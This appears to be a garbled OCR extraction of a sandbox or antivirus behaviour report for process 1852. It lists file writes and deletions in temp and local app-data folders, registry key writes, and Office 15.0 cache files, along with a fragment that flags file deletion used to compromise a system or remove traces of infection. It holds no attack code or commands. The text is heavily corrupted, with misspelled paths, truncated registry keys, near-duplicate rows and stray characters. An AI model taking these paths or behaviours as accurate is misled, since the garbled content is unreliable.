Call Filesystem API  Write File  Path: %LOCALAPPDATA%M  Delete File  Path: %TEMP%\\360ECB43-  Threat Characteristic: Delete Process ID: 1852  File: %TEMP%\\360ECB43-3  Type: VSDT_COM_DOS  Write File  Path: %LOCALAPPDATA%M  Write Registry Key  Key: HKEY_CURRENT_USE  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUUsage\AceFiles Value: 535  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUUsage\AceFilesInt1_1033 V  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUUsage\AceFilesInt1_1033 V  Add File  Path: %LOCALAPPDATA%M  CUUsage\AceFilesInt1_1033 V  Write File  Path: %LOCALAPPDATA%M  CUUsage\AceFilesInt1_1033 V  Write File  Path: %LOCALAPPDATA%M  CUUsage\AceFilesInt1_1033 V  Write File  Path: %LOCALAPPDATA%M  CUUsage\AceFilesInt1_1033 V  Threat Characteristic: Delete Process ID: 1852  File: %LOCALAPPDATA%M  Type: VSDT_COM_DOS	(%TEMP%(360ECB43-3FCB-4524-9B80-2C2ECF9E58A5)) Return: 0  dicrosofft(Office)15.0(OfficeFileCachelFSD-CNRY.FSD Type: VSDT_COM_DOS  3FCB-4524-9B80-2C2ECF9E58A5) Type: VSDT_COM_DOS  3FCB-4524-9B80-2C2ECF9E58A5)  dicrosofft(Office)15.0(OfficeFileCachelFSD-CNRY.FSD Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelFSD-CNRY.FSD Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelFSD-CNRY.FSD Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelFSD-CNRY.FSD Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelCentralTable.ini Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelCentralTable.ini Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelCentralTable.ini Type: VSDT_COM_DOS  dicrosofft(Office)15.0(OfficeFileCachelCentralTable.ini Type: VSDT_COM_DOS  RISOFTWARE\Microsofft(Office)15.0(Common\Internet\LocalSyncClientDiskLocation Value: None  RISOFTWARE\Microsofft(Office)15.0(Common\Internet\LocalSyncClientDiskLocation Value: None  IEISOFTWARE\Microsofft(Office)15.0(Common\Internet\LocalSyncClientDiskLocation Value: None  IEISOFTWARE\Microsofft(Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write File Path: %LOCALAPPDATA%IN  Delete File Path: %TEMP%\(360ECB43- Threat Characteristic: Deleter Process ID: 1852 File: %TEMP%\(360ECB43-3) Type: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%IN  Delete Registry Key Key: HKEY_CURRENT_USE  Write Registry Key Key: HKEY_CURRENT_USE  Write Registry Key Key: HKEY_LOCAL_MACHIN CULsage\AceFiles Value: 535  Write Registry Key Key: HKEY_LOCAL_MACHIN CULsage\AceFiles Intl. 1033 V  Write Registry Key Key: HKEY_LOCAL_MACHIN CULsage\AceFilesIntl. 1033 V  Write Registry Key Key: HKEY_LOCAL_MACHIN CULsage\AceFilesIntl. 1033 V  Write Registry Key Key: HKEY_LOCAL_MACHIN CULsage\AceFilesIntl. 1034 V  Write File Path: %LOCALAPPDATA%IN CULsage\AceFilesIntl. 1034 V  Threat Characteristic: Deleter Process ID: 1852 File: %LOCALAPPDATA%IN Type: VSDT_COM_DOS	Alicrosoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  SFCB-4524-9B80-2C2ECF9E58A5\ Type: VSDT_COM_DOS  if lie to compromise the system or to remove traces of the infection  FCB-4524-9B80-2C2ECF9E58A5\  Alicrosoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  RISOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation Value: None  RISOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation Value: None  IE\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation\Office\15.0\Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation\Office\15.0\Office\1	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Delete File  Path: %TEMP%\(360ECB43-Threat Characteristic: Delete Process ID: 1852 File: %TEMP%\(360ECB43-3 Type: VSDT_COM_DOS  Write File  Path: %LOCALAPPDATA%\(1)  Write File  Path: %LOCALAPPDATA%\(1)  Mrite File  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Write Registry Key  Write File  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Write File  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%	3FCB-4524-9B80-2C2ECF9E58A5)  if file to compromise the system or to remove traces of the infection  FCB-4524-9B80-2C2ECF9E58A5)  if file to compromise the system or to remove traces of the infection  FCB-4524-9B80-2C2ECF9E58A5)  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\Office\	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Delete File  Path: %TEMP%\(360ECB43-Threat Characteristic: Delete Process ID: 1852 File: %TEMP%\(360ECB43-3 Type: VSDT_COM_DOS  Write File  Path: %LOCALAPPDATA%\(1)  Write File  Path: %LOCALAPPDATA%\(1)  Mrite File  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Write Registry Key  Write File  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Path: %LOCALAPPDATA%\(1)  CUSage\(1)  Write File  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%\(1)  Path: %LOCALAPPDATA%\(1)  Tuse File  Path: %LOCALAPPDATA%	3FCB-4524-9B80-2C2ECF9E58A5)  if file to compromise the system or to remove traces of the infection  FCB-4524-9B80-2C2ECF9E58A5)  if file to compromise the system or to remove traces of the infection  FCB-4524-9B80-2C2ECF9E58A5)  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  if crosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\Office\	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Detection  Threat Characteristic: Deletes Process ID: 1852 File: %TEMP%\\360ECB43-3 Type: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%\\\ Write File Path: %LOCALAPPDATA%\\\\ Write File Path: %LOCALAPPDATA%\\\\ Write File Path: %LOCALAPPDATA%\\\\\ Write File Path: %LOCALAPPDATA%\\\\\\ Write File Path: %LOCALAPPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	in file to compromise the system or to remove traces of the infection  FCB-4524-9B80-2C2ECF9E58A5)  Alicrosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\Common\later\tent\LocalSyncClientDiskLocation Value: None  R\SOFTWARE\Microsoft\Office\15.0\Common\later\tent\LocalSyncClientDiskLocation Value: None  IE\SOFTWARE\Microsoft\Windows\Current\Version\lnstaller\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852
Process ID: 1852 File: %TEMP%(360ECB43-3 Type: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%IN  Write File Path: %LOCALAPPDATA%IN  Write File Path: %LOCALAPPDATA%IN  Mrite File Path: %LOCALAPPDATA%IN  Write File Path: %LOCALAPPDATA%IN  Delete Registry Key Key: HKEY_CURRENT_USE  Write Registry Key Key: HKEY_CURRENT_USE  Write Registry Key Key: HKEY_LOCAL_MACHIN CUbsage\AceFiles\ntl_1033 v  Write Registry Key Key: HKEY_LOCAL_MACHIN CUsage\AceFiles\ntl_1033 v  Write Registry Key Key: HKEY_LOCAL_MACHIN CUsage\AceFiles\ntl_1033 v  Add File Path: %LOCALAPPDATA%IN  Write File Add File Path: %LOCALAPPDATA%IN  Write File Path: %LOCALAPPDATA%IN  Write File Path: %LOCALAPPDATA%IN  TUsage\AceFiles\ntl_1033 v  Write Registry Key Tey: HKEY_LOCAL_MACHIN CUsage\AceFiles\ntl_1033 v  Write File Path: %LOCALAPPDATA%IN  TUsage\AceFiles\ntl_1034 v  Total_MACHIN CUsage\AceFiles\ntl_1034 v  Total_MACHIN To	ficrosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  //icrosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  //icrosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  //icrosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  //icrosoft(Office\15.0\OfficeFileCache\FSD-CNRY,FSD Type: VSDT_COM_DOS  //icrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  //icrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  //icrosoft(Office\15.0\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None  //icrosoft(Office\15.0\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None  //icrosoft(Office\15.0\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None  //icrosoft(Office\15.0\	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Type: VSDT_COM_DOS  Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Add File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Delete Registry Key Key: HKEY_CURRENT_USE Write Registry Key Key: HKEY_LOCAL_MACHIN_CIUsage\AceFiles Value: 53-6  Write Registry Key Key: HKEY_LOCAL_MACHIN_CIUsage\AceFiles Intl_1033 \ Write Registry Key Key: HKEY_LOCAL_MACHIN_CIUsage\AceFiles Intl_1033 \ Write Registry Key Key: HKEY_LOCAL_MACHIN_CIUsage\AceFiles Intl_1033 \ Write File Path: %LOCALAPPDATA%\\ Write Registry Key Key: HKEY_LOCAL_MACHIN_CIUsage\AceFiles Intl_1033 \ Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Write File Path: %LOCALAPPDATA%\\ Delete File Path: %LOCALAPPDATA%\\ Type: VSDT_COM_DOS	///dicrosoft/Office\15.0/OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS //dicrosoft/Office\15.0/OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS //dicrosoft/Office\15.0/OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS //dicrosoft/Office\15.0/OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS //dicrosoft/OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS //dicrosoft/OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS //dicrosoft/Office\15.0/OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS //dicrosoft/Office\15.0/Office\15.0/Common\Intermet\LocalSyncClientDiskLocation Value: None //dicrosoft/Office\15.0/Office\15.0/Common\Intermet\LocalSyncClientDiskLocation Value: None //dicrosoft/WARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Add File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Delete Registry Key Key: HKEY_CURRENT_USE Write Registry Key Key: HKEY_CURRENT_USE Write Registry Key Key: HKEY_LOCAL_MACHIN CUJage\AceFiles Value: 535 Write Registry Key Key: HKEY_LOCAL_MACHIN CUJage\AceFiles Value: 535 Write Registry Key Key: HKEY_LOCAL_MACHIN CUJage\AceFilesIntl_1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN CUJage\AceFilesIntl_1033 V Add File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M CUJage\AceFilesIntl_1031 V Write Registry Key Key: HKEY_LOCAL_MACHIN CUJage\AceFilesIntl_1031 V Write Registry Key Key: HKEY_LOCAL_MACHIN CUJage\AceFilesIntl_1031 V Threa Registry Key Key: HKEY_LOCALAPPDATA%M Type: VSDT_COM_DOS	Alicrosoft(Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation Value: None  RISOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation Value: None  RISOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncClient\DiskLocation Value: None  IE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Write File Path: %LOCALAPPDATA%M  Add File Path: %LOCALAPPDATA%M  Write File Path: %LOCALAPPDATA%M  Delete Registry Key Key: HKEY_CURRENT_USE  Belete Registry Key Key: HKEY_CURRENT_USE  Write Registry Key Key: HKEY_LOCAL_MACHIN CUSage\AceFiles Value: 535  Write Registry Key Key: HKEY_LOCAL_MACHIN CUSage\AceFiles Value: 535  Write Registry Key Key: HKEY_LOCAL_MACHIN CUSage\AceFilesIntl_1033 V  Write Registry Key Key: HKEY_LOCAL_MACHIN CUSage\AceFilesIntl_1033 V  Add File Path: %LOCALAPPDATA%M  Write File Path: %LOCALAPPDATA%M  Write Registry Key Key: HKEY_LOCAL_MACHIN CUSage\AceFilesIntl_1033 V  Write Registry Key Key: HKEY_LOCALAPPDATA%M  Write File Path: %LOCALAPPDATA%M  Tyne: VSDT_COM_DOS	Alicrosoft(Office\15.0\OfficeFileCache\FSD-CNRY.FSD Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft(Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClient\DiskLocation Value: None  R\SOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClient\DiskLocation Value: None  R\SOFTWARE\Microsoft\Windows\Current\Version\Installer\User\Data\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852 1852 1852
Add File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Delete Registry Key Key: HKEY_CURRENT_USE Write Registry Key Key: HKEY_LOCAL_MACHIN CULSageVaceFiles Value: 535 Write Registry Key Key: HKEY_LOCAL_MACHIN CULSageVaceFilesIntl_1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN CULSageVaceFilesIntl_1033 V Add File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Write Registry Key Key: HKEY_LOCAL_MACHIN CULSageVaceFilesIntl_1033 V Write File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M CULSageVaceFilesIntl_1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN CULSageVaceFilesIntl_1033 V Threat Characteristic: Delete Process ID: 1852 File: %LOCALAPPDATA%M Type: VSDT_COM_DOS	Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncCilentDiskLocation Value: None  R\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncCilentDiskLocation Value: None  R\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852
Write File Path: %LOCALAPPDATA%M Key: HKEY_LORENT_USE Delete Registry Key Key: HKEY_CURRENT_USE Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Value: 53.6 Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Add File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Write File Path: %LOCALAPPDATA%M Write Registry Key Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Intl. 1033 V Write File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Tyne: VSDT_COM_DOS	Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.ini Type: VSDT_COM_DOS  R\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncCilentDiskLocation Value: None  R\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncCilentDiskLocation Value: None  R\SOFTWARE\Microsoft\Office\15.0\Common\Intermet\LocalSyncCilentDiskLocation Value: None  R\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852
Delete Registry Key  Key: HKEY_CURRENT_USE  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUsage\AceFiles\tautument CUsage\AceFiles\tautument Culsage\AceFiles\tautument Add File  Patt: %LOCALAPPDATA%\tautument Culsage\AceFiles\tautument Cul	RISOFTWARE\Microsoft\Office\15.0\Common\Internet\LocalSyncClientDiskLocation Value: None  RISOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None  RISOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None  IE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852 1852
Delete Registry Key  Key: HKEY_CURRENT_USE  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUlsage\Acefiles Value: 535  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUlsage\Acefiles Value: 535  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUlsage\Acefiles Value: 536  Key: HKEY_LOCAL_MACHIN CUlsage\Acefiles Value: 536  Add File  Path: %LOCALAPPDATA%\N  Write File  Path: %LOCALAPPDATA%\N  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUlsage\Acefiles Intl_1033 v  Write Registry Key  Key: HKEY_LOCAL_MACHIN CUlsage\Acefiles Intl_1033 v  Write File  Path: %LOCALAPPDATA%\N  Write File  Path: %LOCALAPPDATA%\N  Type: VSDT_COM_DOS	RISOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None  IE\SOFTWARE\Microsoft\Office\15.0\Common\Identity\SkyDriveClientIdentity Value: None  IE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852 1852
Write Registry Key  Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles Value: 535  Write Registry Key  Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles\Intl_1033 V  Write Registry Key  Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles\Intl_1033 V  Add File  Path: %LOCALAPPDATA%\N  Write File  Path: %LOCALAPPDATA%\N  Write Registry Key  Key: HKEY_LOCAL_MACHIN ClUsage\AceFiles\Intl_1033 V  Write Registry Key  Key: HKEY_LOCALAPPDATA%\N  ClUsage\AceFiles\Intl_1033 V  Write File  Path: %LOCALAPPDATA%\N  Write File  Path: %LOCALAPPDATA%\N  Threat Characteristic: Deletes Process ID: 1852 File: %LOCALAPPDATA%\M  Type: VSDT_COM_DOS	IEISOFTWARE\Microsoft\Windows\Current\Version\\nstaller\UserData\S-1-5-18\Products\000051191100000000000000000000000000000	1852 1852 1852 1852 1852 1852
CiUsage\AceFiles Value: 535 Write Registry Key Key: HKEY_LOCAL_MACHIN CiUsage\AceFilesIntl_1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN CiUsage\AceFilesIntl_1033 V Add File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Write Registry Key Key: HKEY_LOCAL_MACHIN CiUsage\AceFilesIntl_1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN CiUsage\AceFilesIntl_1033 V Write File Path: %LOCALAPPDATA%M Write File Path: %LOCALAPPDATA%M Tyne: VSDT_COM_DOS	SOURCE	1852 1852 1852 1852 1852
Write Registry Key  Key: HKEY_LOCAL_MACHIN CiUsage\AceFiles\intl_1033 V  Write Registry Key  Key: HKEY_LOCAL_MACHIN CiUsage\AceFiles\intl_1033 V  Add File  Path: %LOCALAPPDATA%\intl Add File  Path: %LOCALAPPDATA%\intl Add File  Path: %LOCALAPPDATA%\intl Add File  Write Registry Key  Key: HKEY_LOCAL_MACHIN CiUsage\AceFiles\intl_1033 V  Write File  Path: %LOCALAPPDATA%\intl CiUsage\AceFiles\intl_1033 V  Write File  Path: %LOCALAPPDATA%\intl Delete File  Path: %LOCALAPPDATA%\intl Delete File  Path: %LOCALAPPDATA%\intl Threat Characteristic: Deletes Process ID: 1852 File: %LOCALAPPDATA%\intl Type: VSDT_COM_DOS	IE\SOFTWARE\Microsoft\Windows\Current\Version\\nstaller\UserData\S-1-5-18\Products\00005109E600904000000000F01FE   alue: 53590001  IE\SOFTWARE\Microsoft\Windows\Current\Version\\nstaller\UserData\S-1-5-18\Products\00005109E600904000000000F01FE   alue: 53590002  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_EMPTY  IE\SOFTWARE\Microsoft\Windows\Current\Version\\nstaller\UserData\S-1-5-18\Products\00005109E600904000000000F01FE   alue: 53590003  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB	1852 1852 1852 1852
C\Usage\AceFilesIntl_1033 V Write Registry Key Key: HKEY_LOCAL_MACHIN C\Usage\AceFilesIntl_1033 V Add File Path: %LOCALAPPDATA%\N Write File Path: %LOCALAPPDATA%\N Write Registry Key Key: HKEY_LOCAL_MACHIN C\Usage\AceFilesIntl_1033 V Write File Path: %LOCALAPPDATA%\N Write File Path: %LOCALAPPDATA%\N Write File Path: %LOCALAPPDATA%\N Type: VSDT_COM_DOS	alue: 53590001  IE\SOFTWARE\Microsoft\Vindows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E600904000000000F01FE alue: 53590002  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_EMPTY  IE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E60090400000000F01FE alue: 53590003  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB	1852 1852 1852 1852
C\Usage\AceFilesIntl_1033 V  Add File Path: %LOCALAPPDATA%\N  Write File Path: %LOCALAPPDATA%\N  Add File Path: %LOCALAPPDATA%\N  Write Registry Key Key: HKEY_LOCAL_MACHIN C\Usage\AceFilesIntl_1033 V  Write File Path: %LOCALAPPDATA%\N  Write File Path: %LOCALAPPDATA%\N  Delete File Path: %LOCALAPPDATA%\N  Threat Characteristic: Deletes Process ID: 1852 File: %LOCALAPPDATA%\M  Type: VSDT_COM_DOS	alue: 53590002  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  //icrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_EMPTY    IESOFTWARE\IMicrosoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E600904000000000F01FE     alue: 53590003     i/icrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB     i/icrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_COM_DOS	1852 1852 1852
Write File Path: %LOCALAPPDATA%M Add File Path: %LOCALAPPDATA%M Write Registry Key Key: HKEY_LOCAL_MACHIN C\Usage\u00e4\u00fceFilesintl_1032 \tag{V} Write File Path: %LOCALAPPDATA%M Unite File Path: %LOCALAPPDATA%M Delete File Path: %LOCALAPPDATA%M Tyne: VSDT_COM_DOS	Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.accdb Type: VSDT_MDB  Alicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_EMPTY  INSOFTWARE\IMIcrosoft\OfficeWindows\Current\Version\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000000000000000000000000	1852 1852
Add File Path: %LOCALAPPDATA%M Write Registry Key Key: HKEY_LOCAL_MACHIN C\Usage\Acefiles\inti\_1032 V Write File Path: %LOCALAPPDATA%M Unite File Path: %LOCALAPPDATA%M Delete File Path: %LOCALAPPDATA%M Type: VSDT_COM_DOS	dicrosoft\Office\15.0\OfficeFileCache\CentralTable.laccdb Type: VSDT_EMPTY  IE\SOFTWARE\Microsoft\Office\FileCache\CentralTable.accdb Type: VSDT_EMPTY  IE\SOFTWARE\Microsoft\Office\FileCache\CentralTable.accdb Type: VSDT_MDB  dicrosoft\Office\FileCache\CentralTable.accdb Type: VSDT_COM_DOS	1852
